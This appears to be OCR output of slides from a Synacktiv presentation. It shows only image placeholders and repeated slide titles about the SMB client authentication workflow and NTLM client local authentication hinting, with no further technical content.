
SYNACKTIV

SMB client authentication workflow

SYNACKTIV


SMB client authentication workflow

SYNACKTIV




SMB client authentication workflow

SYNACKTIV




SMB client authentication workflow

SYNACKTIV




SMB client authentication workflow

SYNACKTIV




NTLM client local authentication hinting

SYNACKTIV




NTLM client local authentication hinting

SYNACKTIV



NTLM client local authentication hinting

